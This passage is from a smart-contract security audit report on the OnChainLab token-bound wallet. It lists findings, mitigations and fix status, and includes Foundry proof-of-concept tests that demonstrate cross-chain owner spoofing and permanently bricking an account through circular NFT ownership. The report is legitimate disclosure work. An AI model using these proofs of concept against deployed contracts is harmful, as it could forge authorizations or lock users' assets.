 * MUST call `onUninstall` on the module with the `deInitData` parameter if provided
 * MUST emit ModuleUninstalled event

```

```
>>  * MUST revert if the module is not installed or the deInitialization on the module failed
    */
    function uninstallModule(uint256 moduleId, address module, bytes calldata deInitData) external;
```

Impact:

- Allowing the wallet to uninstall a module that is not yet installed, this can lead to unexpected behaviour in some scenarios as the module itself is not checking installation.
- Violating EIP7579 which OnChainLab wallet is compatible with.

Recommended Mitigation: We should revert when calling uninstall module if the module is not installed as Executor, same as implemented in fallback

```
function uninstallModule(uint256 moduleId, address module, bytes calldata deInitData) ... {
    bool shouldCallOnUninstall = true;
    if (moduleId == MODULE_TYPE_EXECUTOR) {
+       if (!_executorConfig(IExecutor(module)).installed) {
+           revert InvalidExecutor();
+       }
        _clearExecutorData(IExecutor(module));
    } else if (moduleId == MODULE_TYPE_FALLBACK) {
        ...
    } else {
        revert InvalidModuleType();
    }
    ...
}
```

Molecule: Fixed in [3937d6f](#).

Cyfrin: Verified.

7.3.4 Missing Initialization Guard Allows Uninitialized OnChainLab Wallets to Be Configured and Used Outside Factory's Trusted Setup

Description: When creating a TBA (Token Bound Account) for a given NFT, the account is designed to be initialized upon creation when deployed through `OnChainLabFactory::createAccount`. Initialization performs two critical setup steps:

- Calling `setRegistry` with a valid `MOLECULE_REGISTRY_ATTESTOR` from the Molecule team (a trusted address).
- Setting the root validator to `DEFAULT_ROOT_VALIDATOR`.

src/OnChainLab.sol

```
function initialize( ... ) ... {
    // Only the factory can initialize the account
    if (msg.sender != FACTORY) {
        revert InvalidFactory();
    }
    // Set the Module Registry
>> setRegistry(IERC7484Registry(_registry), attesters, threshold);
    ...
    // Set the root validator
>> _setRootValidator(DEFAULT_ROOT_VALIDATOR);
    // Install the root validator
    ValidationConfig memory config = ValidationConfig({nonce: uint32(1)});
    vs.currentNonce = 1;
    _installValidation(DEFAULT_ROOT_VALIDATOR, config, validatorData);
}
```

However, OnChainLab does not enforce initialization before allowing operations to be performed. Specifically, it does not check whether `rootValidator` has been set before executing any wallet functions. This means an uninitialized OnChainLab wallet can still be used, which should never be permitted for initializable accounts.

An uninitialized wallet owner can call `execute` or `invalidateNonce` directly. Furthermore, a user can manually install the root validator by calling `onInstall` directly, and configure the registry by interacting with `ERC7484Registry` directly, bypassing the factory's initialization flow entirely. This allows a user to set up the wallet with arbitrary validators and registry configurations that differ from the protocol's intended trusted setup.

The issue extends to `validateUserOp` as well. The function does not check whether the wallet has been initialized — it unconditionally uses `DEFAULT_ROOT_VALIDATOR` regardless of the wallet's initialization state.

src/OnChainLab.sol

```
function validateUserOp(PackedUserOperation calldata userOp, bytes32 userOpHash, uint256
↳ missingAccountFunds) ... {
    // Validation mode is 0x01, which is the default validation mode (and the only mode we support
    ↳ currently)
    ValidationMode validationMode = ValidationMode.wrap(bytes1(hex"01"));
    // The root validator is the default root validator
>> ValidationId rootValidatorId = DEFAULT_ROOT_VALIDATOR;
    // Call the validateUserOp function in the ValidationManager contract
>> validationData = ValidationManager._validateUserOp(validationMode, rootValidatorId, userOp,
↳ userOpHash);
    ...
    assembly {
        if missingAccountFunds {
            pop(call(gas(), caller(), missingAccountFunds, 0, 0, 0, 0))
        }
    }
}
```

Since `OnChainLabFactory` uses the global `ERC6551Registry`, any user can create TBA accounts for arbitrary token IDs — even non-existent ones — by passing the implementation as `ROUTER`, the chain ID as `CANONICAL_CHAIN_ID`, and any `LabNFT` token ID they choose. The resulting account address is deterministic and can be computed in advance, allowing an attacker to interact with an uninitialized wallet before creating/initializing it from the Factory.

Impact: Users can interact with and configure an `OnChainLab` wallet without it ever being initialized through the factory, allowing them to install arbitrary validators, set custom registry configurations, and execute wallet operations — all outside of the protocol's intended trusted initialization flow.

Recommended Mitigation: An initialization guard should be added to `OnChainLab::validateUserOp` and all `execute` functions that accept an external caller. The guard should verify that the wallet has been properly initialized by checking that `vs.rootValidator` is not equal to the zero bytes value before proceeding with any operation.

Molecule: Fixed in commit [612beed](#).

Cyfrin: Verified.

7.4 Low Risk

7.4.1 OnChainLab::owner chain-id replay guard is dead code

Description: The OnChainLab::owner function reads a chainId value from the bytecode footer (set at account-creation time by the ERC-6551 registry) and compares it against the constant CANONICAL_CHAIN_ID = 8453. The factory always passes config.CANONICAL_CHAIN_ID() (a constant) as the chainId argument to ERC6551Registry::createAccount at line 220. The chainId returned from the bytecode footer is therefore always equal to CANONICAL_CHAIN_ID = 8453. The guard if (chainId != CANONICAL_CHAIN_ID) return address(0) evaluates to if (8453 != 8453), which is always false. block.chainid is never read anywhere in src/.

Files:

src/OnChainLab.sol:618-623, src/factory/OnChainLabFactory.sol:220.

Impact: Anyone can re-deploy the byte-identical CREATE2 stack on a non-canonical chain, mint a colliding tokenId, and OnChainLab(addr).owner() returns the attacker's address on that chain. Every signer-derived authorization (ERC-1271 fallback, onlyEntryPointOrOwner-gated functions, ERC-7739) is forgeable. The protocol's documented invariant ("chain ID matches deployment chain ID prevents cross-chain replay attacks") is structurally false.

Proof of Concept: Foundry test that PASSES against the in-tree codebase.

Add the following test to test/solace-pocs/PoC_DeadChainIdGuard.t.sol:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.33;

import {OnChainLabTestBase} from "test/base/OnChainLabTestBase.sol";
import {OnChainLab} from "src/OnChainLab.sol";
import {CANONICAL_CHAIN_ID} from "src/types/Constants.sol";

/// @title PoC: OnChainLab.owner() chain-id replay guard is dead code
/// @notice Demonstrates that the chain-id guard inside OnChainLab.owner() is structurally
///         unreachable. The factory always passes the constant `config.CANONICAL_CHAIN_ID()`
///         (= 8453) as the chainId argument when calling `ERC6551Registry.createAccount`
///         (`src/factory/OnChainLabFactory.sol:220`). The same constant is therefore
///         baked into the bytecode footer of every deployed account, so the read in
///         `token` always returns 8453 regardless of the chain the contract is
///         executing on. The check
///         if (chainId != CANONICAL_CHAIN_ID) return address(0);
///         (`src/OnChainLab.sol:620`) compares 8453 to 8453, which is always false.
/// @dev `block.chainid` is never read in src/. The NatSpec on owner() claims:
///     "First checks that the chain ID matches the deployment chain ID
///     This prevents cross-chain replay attacks where an account might be
///     used on a different chain"
///     That invariant is structurally violated.
contract PoC_DeadChainIdGuard is OnChainLabTestBase {
    function setUp() public override {
        // Bring up the full stack (forks Sepolia for EntryPoint/registry code).
        super.setUp();
    }

    /// @notice The chain-id guard inside owner() is dead code: regardless of
    ///         block.chainid, owner() returns the NFT owner instead of address(0).
    function test_PoC_DeadChainIdGuard() public {
        // -----
        // 1. Deploy the full stack normally on the Sepolia fork.
        //     Factory.createAccount embeds CANONICAL_CHAIN_ID = 8453 in the
        //     ERC-6551 bytecode footer, regardless of block.chainid.
        // -----
        vm.startPrank(user1);
        (address account, uint256 tokenId) = _mintAndCreateAccount(user1, bytes32(0));
```

```

vm.stopPrank();

// Sanity check: the account is bound to user1 right after creation.
assertEq(labNft.ownerOf(tokenId), user1, "user1 must own the freshly minted NFT");
assertEq(OnChainLab(payable(account)).owner(), user1, "owner() should return user1 in
↳ baseline");

// Read the embedded chainId from the account's bytecode footer; this
// value is what owner() compares against CANONICAL_CHAIN_ID.
(uint256 footerChainId, address footerToken, uint256 footerTokenId) =
↳ OnChainLab(payable(account)).token();
assertEq(footerChainId, CANONICAL_CHAIN_ID, "footer chainId is the constant 8453, not
↳ block.chainid");
assertEq(footerToken, address(labNft), "footer token contract matches LabNFT proxy");
assertEq(footerTokenId, tokenId, "footer tokenId matches minted tokenId");

// -----
// 2. Switch the EVM chainId to 1 (Ethereum mainnet - NOT canonical).
// The "documented" guard claims this should make owner() return
// address(0). It does not, because the comparison is 8453 != 8453.
// -----
vm.chainId(1);
assertEq(block.chainid, 1, "vm.chainId did not change block.chainid");
assertTrue(block.chainid != CANONICAL_CHAIN_ID, "we are on a non-canonical chain");

// -----
// 3. Call owner() on the deployed account.
// -----
address ownerOnChain1 = OnChainLab(payable(account)).owner();

// -----
// 4. Assert owner() returns the NFT owner (NOT address(0)).
// This is the smoking gun: the cross-chain replay guard is bypassed.
// -----
assertEq(
    ownerOnChain1,
    user1,
    "owner() returned the NFT owner on a non-canonical chain (guard is dead code)"
);
assertTrue(ownerOnChain1 != address(0), "owner() did NOT return address(0) - guard never
↳ fires");

// -----
// 5. Repeat for an arbitrary, completely unrelated chainId.
// The footer is immutable bytecode so the result is identical.
// -----
vm.chainId(999_999_999);
assertEq(
    OnChainLab(payable(account)).owner(),
    user1,
    "owner() still returns NFT owner on chainId 999_999_999 - guard is structurally dead"
);

// -----
// 6. Assert the structural invariant the NatSpec claims.
// "chain ID matches the deployment chain ID prevents cross-chain
// replay attacks". The footer chainId is the *constant*, never
// the deployment chain id, so this property cannot hold.
// -----
// The footer chainId equals the constant on every chain.
(uint256 footerChainIdAfter,,) = OnChainLab(payable(account)).token();
assertEq(footerChainIdAfter, CANONICAL_CHAIN_ID, "footer chainId is the constant baked at deploy
↳ time");

```

```

    // block.chainid differs from that constant in this scenario.
    assertTrue(
        block.chainid != footerChainIdAfter,
        "block.chainid != footer chainId - yet owner() does not return address(0)"
    );
    // Therefore the documented invariant
    // "owner() returns address(0) on a non-canonical chain"
    // is violated.
}
}

```

Run with: `forge test --match-test test_PoC_DeadChainIdGuard -vvv`

Recommended Mitigation: Replace `if (chainId != CANONICAL_CHAIN_ID)` with `if (block.chainid != CANONICAL_CHAIN_ID)`, or check both: `if (block.chainid != CANONICAL_CHAIN_ID || chainId != CANONICAL_CHAIN_ID)`.

Molecule: Acknowledged

7.4.2 LabNFT::transferFrom, mint bypass circular-ownership invariant

Description: The protective revert in `OnChainLab::onERC721Received` only fires on safe-transfer paths. Two paths bypass it. First, the Solady ERC-721 unsafe transfer path does NOT invoke `onERC721Received`, so most marketplace settlement transfers can land the LabNFT in its own bound account. Second, `LabNFT.mint(predicted)` and `OnChainLabFactory.mintAndCreateAccount(predicted)` call Solady `_mint` which also skips the receive hook, locking a fresh tokenId at its bound account permanently. The bound account address is computable pre-mint via `OclDerivationConfig.accountOf(tokenId)`.

Files:

`src/OnChainLab.sol:553-564`, `src/NFT/LabNFT.sol:82-89`. LabNFT uses Solady ERC-721 and does not override the unsafe transfer path.

Impact: Once `LabNFT.ownerOf(T)` returns the bound account address, `OnChainLab::owner` returns the bound account, `signer` returns the bound account, `RootValidator::validateUserOp` requires recovery to the bound account (a contract with no key), and `execute` requires `msg.sender == signer()`. The account is permanently inert and any assets it holds are unrecoverable. The documented invariant in the README ("circular ownership: `onERC721Received` check prevents LabNFT from being sent to its own bound account") is structurally false.

Proof Of Concept: Run the following PoC:

```

// SPDX-License-Identifier: MIT
pragma solidity ^0.8.33;

import {OnChainLabTestSetup} from "test/base/OnChainLabTestSetup.sol";
import {OnChainLab} from "src/OnChainLab.sol";
import {IEntryPoint} from "src/interfaces/IEntryPoint.sol";
import {LabNFT} from "src/NFT/LabNFT.sol";
import {ERC1967Proxy} from "@openzeppelin-contracts-5.6.0/proxy/ERC1967/ERC1967Proxy.sol";
import {ERC6551Registry} from "src/core/ERC6551Registry.sol";
import {ERC7484Registry} from "src/ERC7484Registry/ERC7484Registry.sol";
import {RootValidator} from "src/modules/validator/RootValidator.sol";
import {MockCallContract} from "test/mock/MockCallContract.sol";
import {MockExecutor} from "test/mock/MockExecutor.sol";
import {MockFallback} from "test/mock/MockFallback.sol";

contract PoC_CircularOwnership is OnChainLabTestSetup {
    function setUp() public override {
        sepoliaFork = vm.createFork(vm.envString("SEPOLIA_RPC"));
        vm.selectFork(sepoliaFork);

        entryPoint = IEntryPoint(payable(0x4337084D9E255Ff0702461CF8895CE9E3b5Ff108));
        assertTrue(address(entryPoint).code.length > 0);
    }
}

```

```

    deployer = makeAddr("Deployer");
    (user1, user1PrivateKey) = makeAddrAndKey("User1");
    bundler = makeAddr("Bundler");
    moleculeRegistryAttestor = makeAddr("MoleculeRegistryAttestor");

    vm.startPrank(deployer);
    LabNFT labNftImpl = new LabNFT();
    ERC1967Proxy labNftProxy = new ERC1967Proxy(address(labNftImpl),
    ↪ abi.encodeCall(LabNFT.initialize, (deployer)));
    labNft = LabNFT(address(labNftProxy));
    erc6551Registry = new ERC6551Registry();
    erc7484registry = new ERC7484Registry();
    rootValidator = new RootValidator();
    _deployFactory();
    mockCallContract = new MockCallContract();
    mockExecutor = new MockExecutor();
    mockFallback = new MockFallback();
    mockFallback2 = new MockFallback();
    vm.stopPrank();
}

function test_PoC_TransferFromToBoundAccount_Locks() public {
    // user1 mints tokenId 0 to themselves and creates the bound account
    vm.startPrank(user1);
    labNft.mint(user1);
    accountProxy = _createAndInitializeAccount(bytes32(0), 0, true);
    vm.stopPrank();

    assertEq(labNft.ownerOf(0), user1);
    assertEq(OnChainLab(payable(accountProxy)).owner(), user1);

    // Now use unsafe transferFrom to send the NFT TO its bound account.
    // onERC721Received is NOT invoked → SelfOwnershipNotAllowed never fires.
    vm.prank(user1);
    labNft.transferFrom(user1, accountProxy, 0);

    assertEq(labNft.ownerOf(0), accountProxy, "NFT now owned by its own bound account");
    assertEq(OnChainLab(payable(accountProxy)).owner(), accountProxy, "owner() == self (bricked)");
    assertEq(OnChainLab(payable(accountProxy)).signer(), accountProxy, "signer() == self
    ↪ (bricked)");
}
}

```

Recommended Mitigation: Override Solady's pre-transfer hook on LabNFT to revert when the destination address equals the bound account derived from the tokenId via `derivationConfig.accountOf(tokenId)`. This catches the unsafe transfer path, `safeTransferFrom`, and `_mint` uniformly.

Molecule: Fixed in [f4cc44b](#).

Cyfrin: Verified.

7.4.3 Stuck ETH on OnChainLabRouter and OnChainLab implementation: payable surfaces with no recovery

Description: OnChainLabRouter exposes a receive payable function (line 63) and a payable fallback (lines 67-95). Anyone (or an integration that mistakes the Router address for an account) can send ETH to the Router. The Router has no `withdraw` function, no `admin`, and no role-gated recovery path, so any ETH sent directly is permanently locked. The same exposure exists on the OnChainLab implementation contract: it has a payable

receive for ETH receipts, but its `withdraw` reads token (the ERC-6551 footer) which on the implementation contract returns garbage, so owner returns zero and `withdraw` is unreachable through the normal NFT-owner path. ETH sent directly to the implementation address is therefore also locked.

Files:

`src/core/OnChainLabRouter.sol:63, 67-95, src/OnChainLab.sol` (implementation contract).

Impact: Permanent loss of ETH sent directly to `OnChainLabRouter`. The amount is bounded by user mistakes (treating Router or impl as an account). No on-chain remediation exists short of a Beacon upgrade that adds a recovery function on the implementation.

Recommended Mitigation: Remove the `receive` from Router (the payable fallback is sufficient for `delegatecall` ETH delivery with non-empty calldata), OR add a recovery function gated by `BEACON::owner`. Same fix applies to the implementation contract: either remove direct ETH receipt or add a beacon-owner-gated recovery.

Molecule: Fixed in [23d7a19](#).

Cyfrin: Verified.

7.4.4 Upgrade-time storage and EIP-712 layout hazards in `OnChainLab`, `LabNFT`, `MoleculeOclDidRegistry`

Description: Sub-items:

- `OnChainLab` impl missing the standard storage-gap reservation pattern
- UUPS contracts (`MoleculeOclDidRegistry`, `LabNFT`) inherit OZ NON-upgradeable bases with no storage-gap reservation
- EIP712 `ShortString` fallback writes to impl storage if name/version >31 bytes (proxy then reads empty fallback)
- UUPS upgrade can swap EIP-712 name/version constants without on-chain assertion

Files:

`src/OnChainLab.sol:64-101,` `src/identity/MoleculeOclDidRegistry.sol:45-71, 111, 349,`
`src/NFT/LabNFT.sol:17-46.`

Recommended Mitigation: Append a `uint256[50]` private storage-gap reservation to each affected contract; document a 31-byte limit on EIP-712 name/version OR migrate UUPS contracts to the OpenZeppelin upgradeable EIP712 base with its initializer; add an `_authorizeUpgrade` assertion that the new implementation's `eip712Domain` matches expected name/version.

Molecule: Fixed in [cf278bf](#).

Cyfrin: Verified.

7.4.5 Missing input validation in admin setters across `OdfCoAttestVerifier`, `MoleculeOclDidRegistry`, `LabNFT`

Description: Five admin-setter input-validation gaps across three contracts. Each is independently low-severity (admin can fix with a re-call), but each is a footgun that contradicts a sister setter's stricter handling and should be made symmetric.

Sub-items:

- `OdfCoAttestVerifier` constructor accepts `_admin == address(0)`. Sister initializers in `LabNFT` and `MoleculeOclDidRegistry` enforce a zero-address check; the verifier does not. Permanently locks attester rotation if deployed with zero admin.
- `MoleculeOclDidRegistry::setVerifier` accepts `provider == bytes32(0)` and `subject == bytes32(0)`. Only the `_verifier` argument is validated. Allows admin to write a verifier under a nonsensical zero key, breaking the "no verifier configured" invariant.

- `LabNFT::setDerivationConfig` does not enforce `code.length > 0` on the supplied address. The directly-comparable `MoleculeOclDidRegistry::setDerivationConfig` does enforce it. Combined with the contract's set-once guard, a mistake locks LabNFT to a non-contract address until UUPS upgrade.
- `OdfCoAttestVerifier` per-attester setters cannot atomically swap both Kamu and Molecule attesters. Admin must use a temporary third address, and during the intermediate window (no pause exists on the verifier itself; only the DID registry has a pause) requests are accepted under the temporary attestation pair.
- `LabNFT::setMintFee` accepts `uint256.max` with no upper bound. The contract documentation says the fee approximates \$5 (`Constants.sol:98`), but `setMintFee(type(uint256).max)` is not rejected; a typo or buggy admin call permanently bricks mint until corrected.

Files:

`src/identity/OdfCoAttestVerifier.sol:50-62, 70-90, src/identity/MoleculeOclDidRegistry.sol:154-161, src/NFT/LabNFT.sol:62-75, 102-107.`

Recommended Mitigation: Add:

- `require(_admin != address(0))` to `OdfCoAttestVerifier` constructor
- `require(provider != bytes32(0) && subject != bytes32(0))` to `MoleculeOclDidRegistry::setVerifier`
- `require(_config.code.length > 0)` to `LabNFT::setDerivationConfig` to mirror the registry sister setter
- an atomic `setAttesters(address kamu, address molecule)` to `OdfCoAttestVerifier` that swaps both in one call and enforces `kamu != molecule`
- a hard upper bound (e.g. 1 ether) to `LabNFT::setMintFee`

Molecule: Fixed in commit [e85362b](#).

Cyfrin: Verified.

7.4.6 SelectorManager::_installSelector **overwrite=true skips onUninstall on displaced module**

Description: When `installModule(MODULE_TYPE_FALLBACK, ...)` is called with `data.overwrite == true` and a fallback already exists for that selector, `_installSelector` overwrites without invoking `IModule::onUninstall` on the displaced module and without emitting `FallbackSelectorUninstalled`.

Impact: Off-chain indexers desync, and because `installModule` itself does not bump the marketplace state counter the rewire is invisible to a buyer comparing pre-listing and post-listing state values.

Files:

`src/core/SelectorManager.sol:55-82, src/OnChainLab.sol:380-403.`

Recommended Mitigation: When `overwrite == true && ss.module != address(0)`, call `_clearSelectorData(selector)` first (capturing prior module + emitting uninstall event), then optionally `ModuleLib.uninstallModule(prev, "")` for SINGLE callType modules. Optionally remove the user-controlled `overwrite` flag entirely and require explicit `uninstallModule` first.

Molecule: Fixed in commit [3b4cb98](#).

Cyfrin: Verified.

7.4.7 MoleculeOclDidRegistry::setRelayer **accepts arbitrary oldRelayer unverified**

Description: `_revokeRole(RELAYER_ROLE, oldRelayer)` is a silent no-op when `oldRelayer` doesn't hold the role; admin invoking `setRelayer(0xdead, 0xCAFE)` only grants `0xCAFE` while `RelayerUpdated(oldRelayer=0xdead, newRelayer=0xCAFE)` misleadingly suggests a rotation. The original (possibly compromised) relayer keeps the role.

Files:

src/identity/MoleculeOclDidRegistry.sol:131-136.

Recommended Mitigation: `if (!hasRole(RELAYER_ROLE, oldRelayer)) revert InvalidRelayer(oldRelayer);` before the revoke.

Molecule: Fixed in commit [6a36508](#).

Cyfrin: Verified.

7.4.8 OclDerivationConfig::setFactory missing one-shot guard, asymmetric with sister setters

Description: Owner can rotate factory arbitrarily; rotating to a different address breaks LabNFT::notifyIdentityCreated (which gates on `msg.sender == config.factory()`) for the active factory until reverted. Three sister setters in scope all enforce the one-shot guard; only `setFactory` is missing it.

Files:

src/core/OclDerivationConfig.sol:36-40.

Recommended Mitigation: `if (factory != address(0)) revert FactoryAlreadySet();` at the top of `setFactory`.

Molecule: Fixed in commit [89c834c](#).

Cyfrin: Verified.

7.4.9 OnChainLabFactory::initializeAccount doesn't check the existence of the token

Description: Anyone can pre-deploy an off-canonical 6551 account (via direct `ERC6551Registry::createAccount` with arbitrary salt) and then call `factory.initializeAccount(thatAccount)` to install canonical attesters/registry on it. Future protocol upgrades that change canonical attesters/threshold leave any pre-initialized account locked to the OLD config (factory's idempotent `try/catch AlreadyInitialized` swallows the error). Off-chain indexers see initializations for non-canonical accounts polluting `RegistryConfigured` events.

The issue is not just the availability to initialize any wallet, but since `ERC6551Registry` is publicly accessible, the Users can compute TBA accounts for tokens that are not minted at LabNFT, allowing them to:

- Create TBA account for a token that does not exist.
- Initialize it too.

Files:

src/factory/OnChainLabFactory.sol:200-203.

Recommended Mitigation: We should check that the `tokenOwner` to be initialized is not `address(0)` so that we are sure that the token is created and exists, and we are not initializing an account of a ghost token.

We can't prevent TBA creation of ghost tokens, as it is handled by `ERC6551Registry::createAccount`, but they should not get initialized before the token is created.

Molecule: Fixed in [1c054ad](#).

Cyfrin: Verified.

7.4.10 ERC7484Registry::revoke allows revoking an already revoked attestation

Description: When calling `ERC7484Registry::revoke`, the function only checks whether the attestation exists by verifying that `attestation.createdAt` is non-zero. It does not check whether the attestation has already been revoked by inspecting `attestation.revocationTime`.

src/ERC7484Registry/ERC7484Registry.sol#revoke

```
function revoke(address module) external {
    AttestationRecord storage attestation = _attestations[module][msg.sender];
>>    if (attestation.createdAt == 0) revert AttestationNotFound();
    attestation.revocationTime = uint48(block.timestamp);
    emit ModuleRevoked(module, msg.sender, uint48(block.timestamp));
}
```

As a result, calling `revoke` on an already revoked attestation will succeed without reverting. The `revocationTime` will be overwritten with the current block timestamp and a `ModuleRevoked` event will be emitted again, even though the attestation was already in a revoked state.

Impact:

- An already revoked attestation can be revoked again, causing the `revocationTime` to be updated to a more recent timestamp and emitting a duplicate `ModuleRevoked` event. This leads to incorrect off-chain state tracking for any system that relies on this event to monitor the revocation status and timing of module attestations.

Recommended Mitigation: A check should be added to revert if `attestation.revocationTime` is already non-zero, preventing a revocation from being applied to an attestation that has already been revoked.

```
function revoke(address module) external {
    AttestationRecord storage attestation = _attestations[module][msg.sender];
    if (attestation.createdAt == 0) revert AttestationNotFound();
+    if (attestation.revocationTime != 0) revert AttestationAlreadyRevoked();
    attestation.revocationTime = uint48(block.timestamp);
    emit ModuleRevoked(module, msg.sender, uint48(block.timestamp));
}
```

Molecule: Fixed in commit [769ecf1](#).

Cyfrin: Verified.

7.4.11 OnChainLab::isModuleInstalled is not checking RootValidator

Description: `isModuleInstalled` function in `OnChainLab` checking whether the module is installed or not, it only accepts two types of `moduleTypes` (`Executor` and `Fallback`).

`src/OnChainLab.sol#isModuleInstalled`

```
function isModuleInstalled(uint256 moduleId, address module, bytes calldata additionalContext)
↳ ... {
    if (moduleId == MODULE_TYPE_EXECUTOR) {
        return _executorConfig(IExecutor(module)).installed;
    } else if (moduleId == MODULE_TYPE_FALLBACK) {
        if (additionalContext.length < 4) {
            return false;
        }
        return _selectorConfig(bytes4(additionalContext[0:4])).module == module;
    } else {
        return false;
    }
}
```

Passing `MODULE_TYPE_VALIDATOR` by providing `rootValidator` module will result in `false` although it is true and installed in the wallet setup.

This will affect 3rd party contracts integrating with the wallet that check whether the module is installed before triggering.

Recommended Mitigation: We should return true if the module passed is `rootValidator` and type is `MODULE_TYPE_VALIDATOR` so that the function shows that it has `RootValidator` as a valid `Validator Module`.

Molecule: Fixed in [59b0a4d](#).

Cyfrin: Verified.

7.5 Informational

7.5.1 MintAndCreateAccount **deploy script omits** msg.value; every invocation reverts post-deploy

Description: LabNFT.mint{value: msg.value}(to) reverts when msg.value < mintFeeWei and the script broadcasts a 0-value tx.

Files:

script/Lab/MintAndCreateAccount_v0.0.1.s.sol:31-33.

Recommended Mitigation: uint256 fee = LabNFT(labNft).mintFeeWei(); ... mintAndCreateAccount{value: fee}(user);.

Molecule: Fixed in commit [5dd383c](#).

Cyfrin: Verified.

7.5.2 NatSpec error in OnChainLab::initialize: setRegistry is not 'Module Registry'

Description: The comment "Set the Module Registry" precedes a call to setRegistry(IERC7484Registry(_registry), attesters, threshold), which configures the ERC-7484 attestation registry - a *trust* registry, not a "module registry." The two are distinct: a module registry would enumerate installed modules; ERC-7484 is an attestation feed. The comment misnames the responsibility.

```
src/OnChainLab.sol
153:      // Set the Module Registry
154:      setRegistry(IERC7484Registry(_registry), attesters, threshold);
```

Recommended Mitigation:

```
// Configure the ERC-7484 attestation registry and trusted attesters.
setRegistry(IERC7484Registry(_registry), attesters, threshold);
```

Molecule: Fixed in commit [3f6f24e](#).

Cyfrin: Verified.

7.5.3 OnChainLab::fallback else **branch is unreachable**

Description: OnChainLab::fallback checks config.callerPolicy == CallerPolicy.ENTRYPOINT_ONLY and falls through to else { revert InvalidCallerPolicy(); }. CallerPolicy only has ENTRYPOINT_ONLY (the storage default for callerPolicy is the zero-byte enum value, which is ENTRYPOINT_ONLY). The else branch is therefore unreachable in practice. _installSelector already enforces callerPolicy == ENTRYPOINT_ONLY (SelectorManager.sol:63-65), so no other value can ever be installed; the runtime check is redundant. Either expand the enum (intended) or remove the dead branch.

```
src/OnChainLab.sol
201:      if (config.callerPolicy == CallerPolicy.ENTRYPOINT_ONLY) {
202:          if (msg.sender != address(ENTRYPOINT)) {
203:              revert InvalidCaller();
204:          }
205:      } else {
206:          revert InvalidCallerPolicy();
207:      }

src/core/SelectorManager.sol
63:      if (callerPolicy != CallerPolicy.ENTRYPOINT_ONLY) {
64:          revert InvalidCallerPolicy();
65:      }
```

Recommended Mitigation: Replace the if/else with a direct check while only ENTRYPOINT_ONLY is supported:

```
// Until additional policies are introduced, only ENTRYPOINT_ONLY is reachable.
if (config.callerPolicy != CallerPolicy.ENTRYPOINT_ONLY) revert InvalidCallerPolicy();
if (msg.sender != address(ENTRYPOINT)) revert InvalidCaller();
```

When new policies are added, expand both `_installSelector` (`src/core/SelectorManager.sol:63-65`) and this dispatch in lockstep.

Molecule: Acknowledged.

7.5.4 MoleculeOclDidRegistry::_upsertDid produces colliding version numbers across DID rotations

Description: Walkthrough: link A (v1) → link B (v2) → re-link A (`next.version != 0` branch: `next.version += 1` from existing `1 → 2`). A and B both have `version=2`, contradicting NatSpec "Maintains monotonic version progression."

Off-chain indexers keying history by (`oclId`, `provider`, `subject`, `version`) collapse entries.

Files:

`src/identity/MoleculeOclDidRegistry.sol:264-311`.

Recommended Mitigation: Track a per-`(oclId, provider, subject)` global counter and assign `next.version = ++globalVersion[oclId][provider][subject]` in both branches.

Molecule: Fixed in commit [0396dec](#).

Cyfrin: Verified.

7.5.5 MoleculeOclDidRegistry::usedRequestId nullifier scope mismatch with typed-data binding

Description: `usedRequestId[bytes32]` is a single mapping; two requests for distinct `(oclId, provider, subject)` tuples that share a `requestId` bytes value (e.g., produced by independent off-chain pipelines) silently DoS each other.

Files:

`src/identity/MoleculeOclDidRegistry.sol:218-256`.

Recommended Mitigation: Replace with `usedRequestId[oclId][provider][subject][requestId]` so nullifier scope matches typed-data binding scope.

Molecule: Fixed in commit [9968086](#).

Cyfrin: Verified.

7.5.6 ValidationManager::invalidateNonce, validNonceFrom are dead code

Description: `validNonceFrom` is written by `_invalidateNonce` and exposed via a getter, but never read by `_validateUserOp` or any validation gate. The function emits `NonceInvalidated` and rotates the floor, but no validation path rejects pending `UserOps` as a result.

Files:

`src/core/ValidationManager.sol:128-167`, `src/OnChainLab.sol:316-320`.

Recommended Mitigation: Either wire the validity floor into `_validateUserOp`, OR remove the entire nonce machinery and document that frontrun protection is via state only.

Molecule: Fixed in commit [18e0f04](#).

Cyfrin: Verified.

7.5.7 Use named mapping parameters

Description: Several state-variable mappings in scope use unnamed key/value types. Named mappings (`mapping(KeyType keyName => ValueType valueName)`) are documentation that survives in IDEs and on Etherscan and reduce the chance that a future caller mis-passes arguments at the call site. Several other mappings in scope are already correctly named (`mapping(bytes32 requestId => bool used) public usedRequestId;`) - the listed ones are inconsistent with the surrounding style.

```
src/core/ExecutorManager.sol
18:     mapping(IExecutor => ExecutorConfig) executorConfig;

src/core/SelectorManager.sol
20:     mapping(bytes4 => SelectorConfig) selectorConfig;

src/core/ValidationManager.sol
50:     mapping(ValidationId => ValidationConfig) validationConfig;

src/modules/validator/RootValidator.sol
32:     mapping(address => EcdsaValidatorStorage) public ecdsaValidatorStorage;

src/identity/MoleculeOclDidRegistry.sol
69:     mapping(bytes32 provider => mapping(bytes32 subject => IDidVerifier)) public verifier;
```

The verifier mapping at line 69 is named on the outer keys but the inner value (`IDidVerifier`) is unnamed - supply a value name for symmetry.

Recommended Mitigation:

```
mapping(IExecutor executor => ExecutorConfig config) executorConfig;
mapping(bytes4 selector => SelectorConfig config) selectorConfig;
mapping(ValidationId vId => ValidationConfig config) validationConfig;
mapping(address smartAccount => EcdsaValidatorStorage store) public ecdsaValidatorStorage;
mapping(bytes32 provider => mapping(bytes32 subject => IDidVerifier verifier)) public verifier;
```

Molecule: Fixed in commit [4c7d579](#).

Cyfrin: Verified.

7.5.8 LabNFT::setMintFee lacks an upper bound

Description: `LabNFT::setMintFee` accepts an arbitrary `uint256` fee with no upper bound. The contract documentation says the fee "approximates \$5" (`Constants.sol:98`), but `setMintFee(type(uint256).max)` would silently brick mint (no payer can satisfy `msg.value >= fee`). The constructor seeds `mintFeeWei` with a sensible constant `INITIAL_LAB_MINT_FEE_WEI`, but the setter has no `MAX_MINT_FEE_WEI` cap. This is "Constructor vs setter validation inconsistency" applied to a magnitude bound: the deployment seeds a known-safe value, the setter permits any value.

```
src/NFT/LabNFT.sol
69:     mintFeeWei = INITIAL_LAB_MINT_FEE_WEI;
70:     emit MintFeeUpdated(INITIAL_LAB_MINT_FEE_WEI);
...
94:     function setMintFee(uint256 newFee) external onlyRole(DEFAULT_ADMIN_ROLE) {
95:         mintFeeWei = newFee;
96:         emit MintFeeUpdated(newFee);
97:     }
```

Recommended Mitigation: Define `MAX_MINT_FEE_WEI` in `Constants.sol` (e.g., 1 ether) and check it in the setter:

```
function setMintFee(uint256 newFee) external onlyRole(DEFAULT_ADMIN_ROLE) {
